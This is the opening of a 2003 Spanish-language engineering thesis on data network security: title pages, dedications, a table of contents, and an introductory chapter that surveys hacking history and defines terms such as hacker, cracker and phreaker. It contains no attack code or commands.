UNIVERSIDAD DON BOSCO

FACULTAD DE INGENIERÍA

ESCUELA DE ELECTRÓNICA



SEGURIDAD EN REDES DE DATOS

TRABAJO DE GRADUACIÓN PARA OPTAR AL GRADO DE

INGENIERO EN ELECTRÓNICA

PRESENTADO POR:

LUIS ALBERTO ORELLANA BENAVIDES

RAFAEL CRISTÓBAL HERNÁNDEZ VÁSQUEZ

ASESOR:

ING. CARLOS GIOVANNI VÁSQUEZ CUCHILLA

SOYAPANGO, CIUDADELA DON BOSCO, OCTUBRE DEL 2003.

UNIVERSIDAD DON BOSCO

FACULTAD DE INGENIERÍA

ESCUELA DE ELECTRÓNICA



TRABAJO DE GRADUACIÓN

SEGURIDAD EN REDES DE DATOS

COMITÉ EVALUADOR:

ING. CARLOS GIOVANNI VÁSQUEZ CUCHILLA

ASESOR

ING. EDGARDO CRUZ ZELEDÓN

JURADO

ING. ÁNGEL ERNESTO SORIANO

JURADO

ING. JUAN CARLOS CASTRO

JURADO

UNIVERSIDAD DON BOSCO
FACULTAD DE INGENIERÍA
ESCUELA DE ELECTRÓNICA

RECTOR:
ING. FEDERICO MIGUEL HUGUET RIVERA

SECRETARIO GENERAL:
LIC. MARIO OLMOS

VICERRECTOR ACADÉMICO:
LIC. VÍCTOR MANUEL BERMÚDEZ

DECANO DE LA FACULTAD DE INGENIERÍA:
ING. CARLOS BRAN

ASESOR:
ING. CARLOS GIOVANNI VÁSQUEZ CUCHILLA

JURADOS EVALUADORES:

ING. EDGARDO CRUZ ZELEDÓN
ING. ÁNGEL ERNESTO SORIANO
ING. JUAN CARLOS CASTRO

DEDICATORIA

A mi familia y amigos, especialmente a mis Padres y hermanos, a mi esposa Karla y a mis hijos Luis y Samuel.

Luis Alberto Orellana Benavides.

AGRADECIMIENTOS

A Dios todo poderoso por haberme ayudado en toda mi carrera, a nuestro asesor, Ing. Giovanni Vásquez, mi compañero de Tesis y a Sergio Díaz por toda su ayuda recibida.

Luis Alberto Orellana Benavides.

DEDICATORIA

A toda mi familia: Padres Ricardo y Emma de Hernández, mis hermanos: Ricardo, Mercedes, Gilberto y Claudia, Mi Abuela: María Antonia Calderón Vda. de Vásquez (Q.D.D.G), mi tía Concepción Sosa Romero y demás familiares quienes saben lo difícil y sacrificado que ha sido mi carrera, pero que en todo momento siempre confiaron en mi, no importando los sacrificios que esto implicare, a toda mi familia en general a quienes Amo y llevo en mi corazón, a todos ellos les dedico en muestra de mi agradecimiento este trabajo de graduación.

Rafael Cristóbal Hernández Vásquez.

AGRADECIMIENTOS

Principalmente a Dios quien es el Autor de toda la creación, Señor y dador de Vida, el cual posee la potestad sobre todos nosotros, y a pesar de que le hemos fallado, confía y cree en todos nosotros, quien por Amor envió a su único hijo Jesucristo para salvarnos, que sin esa gran prueba de Amor estaríamos condenados de por vida, Gracias Señor por haberme permitido culminar mi carrera profesional.

A la Virgen María Auxiliador quien desde los 9 años guió a Don Bosco hacia un encuentro con Jesús Vivo y resucitado, sabemos que eres tu Madre María quien nos lleva y nos permite convivir en una Casa Salesiana, Gracias a Don Bosco quien a pesar de las dificultades siempre confió y creyó en la providencia divina, quien Amó y Ama a todos los y los y las Jóvenes, especialmente trabajaste por los más pobres, por los abandonados y principalmente por los carentes de Amor por lo cual te convertiste en el Padre y Maestro de la Juventud que dio su vida como una gran prueba de Amor y todo por la convicción y Amor a Jesucristo.

A mis Padres Ricardo y Emma de Hernández quienes siempre me apoyaron y brindaron el Amor y mi Fe católica, por haber creído en mi desde el momento de mi concepción, por haber sido coautores con Dios de mi Vida, por haber elegido una Educación Salesiana para toda mi formación, muchas gracias por que a pesar de todas las dificultades, preocupaciones y penas de mi vida, han creído en mi y me han regalado lo mejor: su vida, su entrega, Amor, sacrificio, virtudes, valores morales y cristianos. Gracias a la providencia divina lo hemos logrado, tanto esfuerzo tiene sus frutos.

A mis cuatro hermanos: Ricardo, Mercedes, Gilberto y Claudia que por la gracia de Dios siempre han estado conmigo, a toda mi familia que a base de su propio esfuerzo ha ido progresando, a mi Abuela María Antonia Viuda de Vásquez (Q.D.D.G.) quien con mucho sacrificio educó a mi Tío Nando y a mis Tres tías: Marta, Angelina y Conchita. A mi tía Conchita quien en todo momento desde su juventud ayudo a mi mamá a superarse y a todos sus hermanos, quien sacrificó toda su vida para que nosotros tuviéramos una mejor condición de vida, Gracias a todos ustedes y a toda mi familia que a pesar que no las he mencionado las Amo y me han apoyado.

A la Fundación Empresarial Para El Desarrollo Educativo (FEPADE) quien desde el primer inicio de mi carrera confió y creyó en mí, especialmente a la Lic. Patricia de Solórzano, cuya labor es muy humanitaria y loable en FEPADE, en definitiva esta fundación ayudó en gran medida debido al apoyo económico brindado sin ningún interés a cambio, simplemente el de ayudar a jóvenes en el progreso de sus vidas, por todo ello muy agradecido de mi parte.

A todos aquellos Sacerdotes Salesianos que desde mi infancia, Adolescencia y Juventud orientaron y educaron con un Amor especial, no los recuerdo a todos, pero entre ellos: El Padre Macal de cual lamentablemente no recuerdo su apellido, él con sus historias y anécdotas en aquellas homilías de séptimo grado en la Escuela Salesiana Domingo Savio generaban un momento para reflexionar y acercarme más a Dios, Al Padre Luis Ángel Gómez quien en mis primeros dos años de Bachillerato en el Instituto Técnico Ricaldone me orientaron y estuvieron en el momento más oportuno de mi vida, fue un excelente consejero espiritual que doto a mi vida de muchos de mis criterios cristianos y humanos que en la actualidad mantengo, al Padre Walter Guillen quien sus reflexiones nos llevaban aún más a Dios, y muchos otros que lamentablemente como ya lo mencioné no recuerdo. A todos ellos ya no los he vuelto a ver desde hace muchos años, personas de Amor incondicional que verdaderamente se entregan sin esperar nada a cambio, a todos ellos muchas gracias por todos los valores espirituales y humanos que me transmitieron, nos volveremos a ver aunque no sea en esta vida.

A el Padre Héctor Padilla, amigo muy cercano, quien siempre me apoyo, a Monseñor Esteban Alliet quien confió en mi persona y ayudó muy generosamente en el final de mi carrera.

A todos mis amigos que han estado en las buenas y en las malas, que me han soportado y perdonado, a mi novia Claudia López por todo su Amor y comprensión en estos días de ausencia, a todos aquellos maestros que intervinieron en mi educación tanto a los que me brindaron mucho como aquellos que no lo hicieron, a todos ustedes muchas gracias.

A nuestro asesor quien muy acertadamente nos guió durante todo el proceso gracias a su nivel y calidad de experiencia; a cada uno de los jurados que con sus comentarios,

recomendaciones y observaciones mejoraron el contenido y forma del documento, a mi compañero de tesis puesto que gracias a Dios fuimos un buen equipo, nos complementamos en los diferentes roles del trabajo de graduación, aceptamos maduramente respetar la mejor opción no importando quien la hubiera dicho, sino principalmente anteponiendo sobre todo el beneficio común y por lo tanto logramos culminar satisfactoriamente nuestra meta, realizando un buen trabajo.

A todos mis compañeros que han sido muchos a lo largo de toda mi vida, y en aquellos que se han hecho mis amigos, gracias por todo, por tener la oportunidad de luchar juntos.

Gracias a todos aquellos que conciente e inconscientemente me ayudaron a lo largo de la carrera a poder prepararme como un profesional de manera integral, que el Amor y esperanza que Don Bosco promulgaba sean una semilla para todos nosotros para que podamos creer a pesar de las pruebas y dificultades, a pesar que el mundo se quiera independizar y desligar de Dios, que seamos luces en las tinieblas, ha pesar de que muchos piensen que la religión es el opio de los pueblos, mi educación profesional se la debo a los Salesianos, Gracias Señor porque lo has permitido todo, me regalaste esa oportunidad y por ello la he terminado, Bendito seas Señor.

Ayúdame Señor a que mi seguimiento por ti sea incansable, que trabaje y apoye a los más necesitados, que podamos imitar a Santos como Don Bosco, que logremos terminar la batalla de la vida exitosamente, para poder estar contigo eternamente, así sea.

Los espero en el Paraíso. (Don Bosco)

Rafael Cristóbal Hernández Vásquez

ÍNDICE

1 INTRODUCCIÓN A LA SEGURIDAD DE REDES 1

1.1 Seguridad de las redes de datos 1

1.1.1 La seguridad a través del tiempo 2

1.1.1.1 Los 60´s 2

1.1.1.2 Los 70´s 3

1.1.1.3 Los 80´s 3

1.1.1.4 Los 90´s 5

1.1.1.5 Lo más reciente 6

1.1.1.6 El esquema de seguridad 7

1.1.1.7 Conceptos y términos 8

1.1.2 Estándar de seguridad ISO 17799 12

1.1.2.1 El Estándar 13

1.2 Resumen del capitulo 1 15

2 PROBLEMAS DE SEGURIDAD 17

2.1.1 Ataques más comunes 17

2.1.1.1 Rastreo de tráfico 17

2.1.1.2 Denegación de servicio 18

2.1.1.3 Ataques específicos 18

2.1.1.4 Acceso no autorizado 20

2.1.1.5 Manipulación de la información 22

2.1.1.6 Enmascaramiento 22

2.1.1.7 Caballos de Troya y gusanos 23

2.1.1.8 Físicos 24

2.1.2 Virus informáticos 24

2.1.2.1 Formas de protección contra los virus 25

2.1.2.2 Diferentes familias de virus 27

2.1.2.3 Indicaciones a seguir en el caso de estar infectado 30

2.1.2.4 Lugar de instalación del antivirus 31

2.1.2.5 Ley de los mínimos privilegios 32
2.1.3 Sistemas operativos 34
2.1.3.1 Clasificación de los sistemas operativos 35

2.2 Resumen del capitulo 2 36

3 SOLUCIONES DE SEGURIDAD 37

3.1 Control de acceso 37
3.1.1 Políticas de seguridad 37
3.1.1.1 Definición 37
3.1.1.2 Razones para utilizar políticas de seguridad en un sitio 38
3.1.1.3 Características de las políticas 39
3.1.1.4 Desarrollo de una política de seguridad 39
3.1.1.5 Identificación de elementos a proteger 40
3.1.1.6 Análisis de riesgo 41
3.1.1.7 Definición de políticas de uso aceptable 41
3.1.1.8 Auditoria y revisión 42
3.1.1.9 Comunicación a los usuarios 42
3.1.2 Proxy 43
3.1.2.1 Introducción 43
3.1.2.2 Servidor de aplicación 43
3.1.2.3 Servidor Proxy SOCKS 44
3.1.2.4 Ventajas de un Proxy 44
3.1.2.5 Desventajas de un Proxy 45
3.1.2.6 Topología 46
3.1.3 NAT 46
3.1.3.1 Introducción 46
3.1.3.2 Los dos tipos de NAT 48
3.1.3.3 Técnicas Clásicas NAT 48
3.1.3.4 Traducción de Dirección de Red Estática 49
3.1.3.5 Otras Técnicas NAT 52
3.1.4 Firewall (Cortafuegos) 56

3.1.4.1 Introducción 56
3.1.4.2 Filtrado de paquetes 59
3.1.4.3 Tipos de Filtrados 63
3.1.4.4 Topologías de conexiones 71
3.1.5 Autenticación 74
3.1.5.1 Introducción 74
3.1.5.2 Formas de autenticación 79
3.1.5.3 Kerberos 89
3.1.5.4 TACACS (Terminal Access Controller Access Control System) 112
3.1.5.5 RADIUS (Remote Authentication Dial-in User Service) 120
3.1.5.6 WEP (Equivalente a Privacidad Alámbrica) 125
3.1.5.7 EAP (Extensible Authentication Protocol) 129
3.1.6 Sistemas de detección de intrusos (IDS) 133
3.1.6.1 Funcionamiento de los sistemas de detección de intrusos 133
3.1.6.2 Costo beneficio de la implementación de un IDS 136
3.1.6.3 Diferencia entre un IDS y un Firewall 137
3.1.6.4 Alcances y limitaciones de un IDS 138
3.1.6.5 Clasificaciones de las intrusiones 141
3.1.6.6 Formas en que el IDS analiza el tráfico en la red (diferentes formas en que los IDS pueden reconocer una intrusión) 142
3.1.6.7 Tipos de reacciones del IDS: Pasivos versus reactivos 143
3.1.6.8 Diferentes clasificaciones de los IDS 144
3.1.6.9 Funcionamiento de los IDS basados en red 145
3.1.6.10 Funcionamiento de los IDS basados en Host 147
3.1.6.11 Ventajas y desventajas de los NIDS y de los HIDS 148
3.1.6.12 Elección del sitio del IDS 150
3.1.6.13 Gestión centralizada de múltiples IDS 158
3.1.6.14 Parámetros de efectividad de los IDS 159
3.1.6.15 Principales problemas cuando se instala un IDS 159
3.1.6.16 Nuevas tendencias de los IDS 160
3.1.6.17 Qué es una red neuronal 161

3.1.6.18 Aplicación a los IDS 161
3.1.6.19 Ventana de vulnerabilidad en sistemas de detección de intrusos 164
3.1.6.20 Cómo intentan entrar los intrusos en los sistemas 164
3.1.6.21 Pasos a seguir para detectar a un intruso 167
3.1.6.22 Pasos para determinar si “actualmente” hay un intruso en el sistema 170
3.1.6.23 Cómo detectar que “ya ha ocurrido” una intrusión 170
3.1.6.24 Necesidad de intervención humana en los IDS 171
3.1.6.25 Optimización del IDS 172

3.2 Encripción 175
3.2.1 Firma Digital 175
3.2.1.1 Descripción 175
3.2.1.2 Ventajas ofrecidas por la firma digital 177
3.2.1.3 Aspectos técnicos 178
3.2.1.4 La firma digital 184
3.2.1.5 Fundamentos matemáticos 189
3.2.1.6 Sistemas de cifrado más usados 194
3.2.1.7 Certificados Digitales 209
3.2.1.8 Validez de los Certificados Digitales 214
3.2.1.9 Protocolos SSL (Secure Socket Layer) 225
3.2.1.10 Otros protocolos seguros 234
3.2.1.11 Servidores Seguros 238

3.3 Redes Virtuales Privadas (VPN) 239
3.3.1.1 Introducción 239
3.3.1.2 Compatibilidad 241
3.3.1.3 Seguridad 243
3.3.1.4 Disponibilidad 243
3.3.1.5 Interoperabilidad 244
3.3.1.6 Protocolos 245
3.3.1.7 IPSEC 245
3.3.1.8 Requerimientos básicos de una VPN 268

3.3.1.9 Ventajas de una VPN 269
3.3.1.10 Tipos de VPN 270

3.4 Soluciones de alta disponibilidad 272
3.4.1 Sistemas redundantes 272

3.5 Resumen del capitulo 3 274

4 MANUALES DE CONFIGURACIÓN 279

4.1 Iptables 279
4.1.1 Instalación de Iptables. 279
4.1.2 Estructura y funcionamiento de IPTABLES. 280
4.1.2.1 Filtrado de paquetes con iptables. 280
4.1.3 Edición cambio y creación de Cadenas. 281
4.1.4 Construyendo las cadenas (Creación de reglas) 285
4.1.4.1 Cadenas definidas por el usuario: 291
4.1.5 NAT 292
4.1.5.1 Source NAT (Cambio de Origen) 292
4.1.5.2 Enmascaramiento 293
4.1.5.3 Destinación NAT (Cambio de destino) 293
4.1.5.4 Redirección 294
4.1.6 Ejemplo de configuración de Firewall: 295
4.1.7 Shorewall 299
4.1.7.1 Instalación: 300
4.1.7.2 Características: 300
4.1.7.3 Zonas: 301
4.1.7.4 Interfases: 302
4.1.7.5 Políticas: 304
4.1.7.6 Reglas: 304
4.1.7.7 Mascaramiento: 307

4.2 Instalación de Snort 309

4.2.1 Modo Sniffer: 310
4.2.2 Modo de registro de paquetes: 311
4.2.3 Modo de Detección de intrusos: 312
4.2.3.1 Opciones de Salida: 312
4.2.4 Creación de reglas: 313
4.2.4.1 Componentes de las reglas: 314
4.2.4.2 Opciones de regla 317
4.2.5 Ejemplo de configuración de Snort: 318

4.3 Manual: instalación y configuración de redes cifradas usando FreesWan. 321
4.3.1 Instalación: 321
4.3.2 Configuración para una topología de red a red. 323
4.3.2.1 Conexión de estación remota hacia red. 326
4.3.3 Ejemplos: 328
4.3.3.1 Configuración de red a red. 328

5 GUÍA PRÁCTICA DE ATAQUES DE RED 333

5.1 Ataques de escaneo y sniffing: 333
5.1.1 Super Scan: 333
5.1.2 Ethereal: 333

5.2 Ataque de Inundación o Denegación de servicio: 333
5.2.1 Ataque de inundación que afecta a Windows 2000: 334
5.2.2 Nemesis: 337

5.3 Ataques por fallo del sistema: 339
5.3.1 Pimp2 339
5.3.2 FuseMail Version 2.7 Exploit for Windows98: 342
5.3.3 Windows 2000 Fallo de RCP: 345
5.3.4 Fallo de unicod: 346
5.3.5 Cómo obtener derechos administrativos en Linux (root): 347

5.4 Ataque de fuerza bruta: 357

5.5 Ataque de puerta trasera: 359

5.6 Herramientas de Auditoria: 359

5.7 Herramientas de ataque físico: 360

5.8 Tabla comparativa de Firewall versus ataques: 362

5.8.1 Cuadro de ataques-solución: 364

5.8.2 Firewall Personales 364

5.8.3 Detección de intrusos 367

6 CONCLUSIONES 368

7 BIBLIOGRAFÍA 371

1 Introducción a la seguridad de redes

En la actualidad el crecimiento de redes y la cantidad de información disponible en estás ha llegado a ser casi ilimitada, dando como resultado su debilitación; los usuarios de las redes van ganando cada vez más experiencia y la información de las vulnerabilidades se encuentra con mayor facilidad, provocando así que más personas las conozcan, volviéndose cada vez más inseguras y por lo tanto muy vulnerables a ataques y robos de información o simplemente dejar inhabilitada la red.

Se dice insegura a una red en la cual la privacidad de los datos sea limitada y que se encuentre en riesgo de ser interceptados, alterados o robados, así como propensas a transmitir información que dañe la red misma con virus, ya sea informáticos o de sistemas operativos, y por lo tanto la red se vuelva inestable, no brindando tranquilidad de un funcionamiento constante y óptimo, y en la que no se pueda contar con un ancho de banda variable hasta los limites de una velocidad en la que la transmisión de la información sea estable y aceptable, produciendo un debilitamiento en el rendimiento de la red, volviendo imposible la transmisión de datos; debido a que la red se ha vuelto sumamente lenta.

Por lo tanto en la actualidad, es necesario contar con equipos que brinden una seguridad y confiabilidad tanto en los datos como en la calidad del flujo de estos, así como procedimientos que permitan asegurar que las personas con poco conocimiento de las redes provoquen fácilmente problemas en ellas.

1.1 Seguridad de las redes de datos

Seguridad de datos es un tema generalizado que abarca una amplia gama de sistemas de computadoras interconectados, industrias que dependen de un sistema de una red para conducir diariamente transacciones de negocios y acceso crucial a información importante están seguras de que esta información es importante en sus activos, lo que quiere decir que el hecho estar interconectadas las hace tener un valor agregado en si, varios términos que son parte de nuestras vidas diarias como costo

de membresía o calidad de servicio son los que nos ayudan a establecer una métrica de lo que cuestan estos servicios, así la industria puede estimar aspectos como integridad de los datos y la disponibilidad de estos como parte de su planeamiento y proceso de manejo de los costos. En algunas industrias, como comercio electrónico la disponibilidad y confiabilidad de la información puede ser la diferencia entre el éxito y el fracaso.

Por lo tanto al poseer parámetros y lineamientos que nos hacen saber la importancia de los datos y lo que es mejor nos permiten registrarlos y evaluarlos en términos económicos globales, lo que significa que de esta manera se tiene un parámetro con el cual mediremos que tanta seguridad es necesaria en un empresa y que tanto se desea invertir en la misma.

1.1.1 La seguridad a través del tiempo[1]

1.1.1.1 Los 60´s

Estudiantes del Tecnológico de Massachussets fueron los que iniciaron el término Hacker el cual es conocido ahora pero que en principio se utilizaba para programadores de colegio de supercomputadoras.
El departamento de defensa de los Estados Unidos crea la agencia de red de proyectos de investigación avanzada la cual ganó popularidad en investigación y en círculos académicos para el intercambio electrónico de información. Esto despejó el camino para la creación de la súper carretera de la información llamada hoy “Internet”.

Ken Thompson desarrolla el sistema operativo Unix, ampliamente aclamado como el sistema operativo “hacker amistoso” por sus herramientas sumamente accesibles, compiladores y una comunidad en ayuda constante con respecto al conocimiento de nuevos caminos y formas de programación, al mismo tiempo Dennis Ritchie desarrolla el lenguaje de programación C, el cual es el más popular de los lenguajes que se utilizan para el hackeo en la historia.

[1] Este apartado esta basado en : Red Hat Linux Security Guide

1.1.1.2 Los 70´s

Bolt, Beranek, y Newman, una empresa contratista de investigación y desarrollo, desarrolló el protocolo Telnet, la cual era una extensión pública de Arpanet, esto abrió las puertas al uso público de las redes de datos una vez que fue restringido a los contratistas del gobierno e investigadores académicos haciéndose de uso. Telnet sin embargo es el protocolo más inseguro de las redes públicas desde el punto de vista de varios investigadores de seguridad.

Steve Jobs y Steve Wozniak fundaron: Computadoras Apple y comenzaron el mercadeo de las computadoras personales (PC). La PC fue entonces el trampolín para varios usuarios maliciosos los cuales por medio de esta aprenden a irrumpir en los sistemas remotamente usando computadoras comunes por medio de MODEMs.

Jim Elis y Tom Truscott crearon USENET, el cual era una especie de cartelera electrónica pública para usuarios conectados en diferentes lugares, USENET rápidamente se convirtió en uno de los más populares foros para el intercambio de ideas en computación, redes y por supuesto Cracking.

1.1.1.3 Los 80´s

IBM desarrolló y comercializó la computadora personal basada en el microprocesador Intel. 8086, una relativamente barata arquitectura que trajo la computación de las oficinas hacia el hogar, esto ayudó a modificar la computadora personal y crear una accesible herramienta familiar que era medianamente poderosa y fácil de usar, aumentando la proliferación de dispositivos en las casas y en las oficinas de usuarios maliciosos.

TCP (Protocolo de control de transmisión), fue desarrollado por Vint Cerf, es dividido en dos partes separadas, El protocolo de Internet nace de esta división, y la combinación TCP/IP se convierte en el estándar de todos los sistemas utilizados en Internet hoy en día.

Basados en el desarrollo en el área de Phreaking, o lo que es lo mismo la exploración e ingreso ilegal a los sistemas telefónicos, La revista 2600: El hacker trimestral la cual es creada y comienza la discusión en tópicos como Hacking a las computadoras y redes de computadoras de amplia audiencia.

La brigada 414(nombrado así por el código de área desde donde hackeaban) fue atrapada por las autoridades después de 9 días de hackeos ininterrumpidos donde irrumpieron en organizaciones secretas como el Laboratorio nacional de los Estados Unidos Los Álamos el cual realiza investigación en armas nucleares.

La legión de destrucción y El club de caos en computadoras son dos de los grupos pioneros de hackers que comenzaron explotando las vulnerabilidades en computadoras y redes de datos.

El acto de fraude y abuso de computadoras fue llevado a votación en 1986 por el congreso de los Estados Unidos basado en las explosiones electrónicas de Ian Murphy, que además es conocido como Captain Zap, quien irrumpió en sistemas de computadoras militares, robando información de bases de datos, y usó los sistemas telefónicos restringidos para hacer llamadas telefónicas.

Basada en la nueva ley del congreso de fraude de computadoras y abuso, la corte pudo poner tras las rejas a Robert Morris, un estudiante graduado, por desatar el Gusano Morris a más de 6000 computadoras vulnerables en Internet. El siguiente caso más prominente reglamentado bajo esta nueva ley fue Herbert Zinn, un desertor de la escuela secundaria quien irrumpió y abusó de los sistemas pertenecientes a AT&T y el departamento de Defensa de los Estados Unidos.

Basado en lo concerniente a la dura experiencia con el gusano de Morris el equipo de respuesta de emergencia (CERT) es creado para alertar a los usuarios de redes en lo que respecta a seguridad.

1.1.1.4 Los 90´s

ARPANET es sacada de servicio activo, y el tráfico de esta red es transferido hacia Internet.

Linus Torvals desarrolla el Kernel de Linux para ser usado con sistemas de distribución libre, El amplio desarrollo y adopción de Linux es a causa de la colaboración de los usuarios y desarrolladores comunicándose vía Internet, debido a que las bases de Linux es Unix, este es preferido por hackers y administradores quienes encuentran más útil para construir alternativas más seguras para los sistemas operativos.

El navegador Web gráfico es creado y da inicio a una acelerada demanda del público en el acceso a Internet.

Vladimir Levin y sus cómplices transfieren ilegalmente 10 millones de dólares a varias cuentas de la base de datos central Citibank, Levin es arrestado por la INTERPOL y casi todo el dinero es recuperado.

Posiblemente el que señaló el comienzo de todos los hacker fue Kevin Mitnick, quien entró a varios sistemas corporativos, robando todo desde información personal de celebridades hasta más de 20,000 números de tarjetas de crédito y código fuente propietario, el está capturado y llevado a prisión por cargos de fraudes de red y fue sentenciado a 5 años de prisión.

Kevin Poulsen y un cómplice desconocido irrumpieron en los sistemas telefónicos de una estación de radio para hacerse ganar carros y dinero, él es convicto por fraude de computadoras y fue sentenciado a 5 años de prisión.

Las historias de hacking y Phreaking se convierten en leyenda, y varios presuntos hackers convocan a la convención anual de Defcon para intercambiar ideas e información.

Un estudiante Israelí de 19 años es arrestado y puesto en prisión por coordinar numerosas irrupciones en los sistemas de gobierno de los Estados Unidos durante la

guerra del Golfo, oficialmente se dice que es el mejor y más organizado ataque en la historia hacia el gobierno.

El abogado del estado Janet Reno, en respuesta a la escalada brecha en los sistemas del estado establece la infraestructura del centro nacional de protección.
Satélites de comunicación británica son tomados y rescatados por delincuentes desconocidos, El gobierno británico eventualmente recupera el control.

1.1.1.5 Lo más reciente

En febrero del 2000, un ataque distribuido de denegación de servicio (DOS, por sus siglas en ingles), fue desatado en varios de los sitios de mayor tráfico en Internet, como yahoo.com, cnn.com, amazon.com, fbi.gov, y varios otros sitios completamente inalcanzables para usuarios normales, como el hecho de amarrar enrutadores por varias horas con largos paquetes ICMP de transferencia que mantenían ocupados a los sistemas, también llamado sobre flujo ping. El ataque se dio por un asaltante desconocido, el cual creo programas especialmente que rastreaban servidores de red vulnerables, instalando aplicaciones llamadas troyanos en estos servidores, y cronometraban ataques con cada servidor infectado enviando a los sitios de las victimas dejándolos inhabilitados.

Muchos basan su ataque en errores fundamentales del sistema, en los enrutadores y los protocolos usados para aceptar cualquier clase de datos salientes, no importa donde o para que propósito sean enviados.

Esto conlleva al nuevo milenio, un momento donde un estimado de 400 millones de personas usan Internet, al mismo tiempo.

Cada día en Internet y en todas las redes del mundo se generan nuevos ataques, por lo que sería imposible tener un documento totalmente actualizado ya que a cada hora se está generando un nuevo virus o un ataque distinto, solamente es posible acercarse a un nivel de seguridad bastante alto, pero no absoluto.

1.1.1.6 El esquema de seguridad

El tema de seguridad se divide en tres grandes campos:

1. **Física**
   - Se refiere a la seguridad física de los dispositivos que se utilizan para el funcionamiento de la red.
2. **Personal**
   - Se refiere a la seguridad del usuario de la red.
3. **Sistemas**

   Ver figura 1.2.1.

   El tema que se profundiza en el presente trabajo, es el de los sistemas de transmisión de datos, el cual se ha dividido de la siguiente forma:

1. **Privacidad**.
   - Seguridad física de los equipos (computadoras, servidores, switch, enrutadores)
   - Autenticación

2. **Integridad**.
   - Encriptación, garantizar que los datos lleguen al receptor sin problemas de robo o modificación, los tipos principales son:
     - Certificados digitales
     - VPN
     - DES
     - AES

3. **Disponibilidad**.
   - Áreas que muestra el tiempo en que los servicios están activos, la cual es más atacada por los piratas informáticos, ya que representa mayores pérdidas económicas en las redes de trans misión de datos.
     - IDS (intrusion detection system)

4. **Administración**.
   - Área de dependencia humana, muestra la forma en que el administrador de la red debe manejar los archivos de acceso (políticas de seguridad a los usuarios, asignación de estas y otros tópicos relacionados) y las alarmas generadas por el sistema, las cuales en algunos casos son ignoradas debido a error humano o excesiva confianza.

El esquema se plantea a continuación de una forma gráfica:




Figura 1.2.1. Esquema general sobre la seguridad en las redes de datos.

1.1.1.7 Conceptos y términos

Hacker: Persona que disfruta explorando los detalles de los sistemas programables y como extender sus capacidades.

- Alguien que programa con mucho entusiasmo
- Una persona que es buena en programar rápidamente
- Persona experta en un programa o sistema particular por ejemplo un Hacker de UNIX.
- Un merodeador malicioso (acepción no recomendada), que trata de descubrir información sensitiva jugando con el sistema, el termino correcto para esto es:

Hackear: Verbo creado para las acciones de un Hacker.

Cracker: Persona que rompe la seguridad en un sistema. Termino acuñado por la comunidad Hacker para defenderse contra el mal uso periodístico de la palabra Hacker y refleja la repulsión que hay entre los viejos Hackers por el vandalismo y destrucciones de los grupos de **Crakers.** Es considerado por la comunidad como una forma inferior de vida o protohacker. Algunos Hackers pasan por esta etapa, pero usualmente se espera que dure poco y que maduren para convertirse en Hackers.

Crackear: Verbo creado para las acciones de un Cracker.

Ciberpunks: El nombre fue tomado de una novela clásica, Neuromancer, en la comunidad Hacker se usa para referirse a los magos de la criptografía.

Phreakers: Saben como usar los sistemas telefónicos en formas que la compañía nunca aprobaría. Nacieron cuando alguien noto que un silbatito que se regalaba en una caja de cereales del "Capitán Crunch", daba el tono exacto de los tonos de control de los sistemas telefónicos (2600 Hz), y silbando una secuencia exacta de tonos se podían hacer muchas cosas interesantes. De ahí nació el concepto del Hack.

Script Kidies: Estos son los recién llegados, también son considerados protohackers, pero sus conocimientos técnicos son aun rudimentarios, sin embargo saben usar el ratón como el mejor, han aprendido a usar las herramientas de los Hackers y son los responsables de muchos ataques sin sentido. Para deleite de la prensa se llaman a si mismos Hackers y responden de una manera muy agresiva cuando se les llama Script Kiddies.

Sneaker: Individuo, usualmente un Hacker, que se contrata para tratar de irrumpir en un sistema para probar su seguridad.

Wizard: Persona que conoce a fondo como funciona una pieza compleja de equipo. Especialmente si puede reparar un sistema rápidamente en casos de emergencia, tal vez con algo de magia profunda, es decir usando instrucciones o técnicas que resultan completamente incomprensibles a los simples mortales. Mientras que un Hacker puede usar algunas técnicas avanzadas, es el Wizard el que entiende como o por que funcionan.

Nerd: Dicese de una persona que es sobresaliente en algún área de la tecnología y que es socialmente inepto. En su versión extrema a algunos Nerds se les pone el término de "muchos MIPS sin I/O" debido a que son muy brillantes, pero incapaces de comunicarse con otros seres humanos. No confundir con el Hacker, pues aunque la falta de comunicación con el ser humano estándar les ayuda a concentrarse en su trabajo, el conocimiento técnico no necesariamente significa falta de habilidades sociales.

Bem: Es lo contrario de un Nerd, persona sobresaliente en las relaciones humanas y técnicamente inepto. Debido a su falta de comprensión, el Bem y el Nerd tienden a enfrentarse, sin embargo cuando logran cooperar el resultado es excelente.

Geek: Subespecie del Nerd, es el especialista (o fanático) en equipos de cómputo. El término aún tiene cierto sentido peyorativo, y muchas veces se refiere a una versión caricaturesca o extrema del Nerd, por lo que no se le debe aplicar a alguien a menos que este seguro que esta persona se asuma como tal.

Guru: Es el maestro a quien recurre el Hacker y el Wizard cuando tienen algún problema, pues posee conocimientos mas allá de la comprensión de un simple programador.

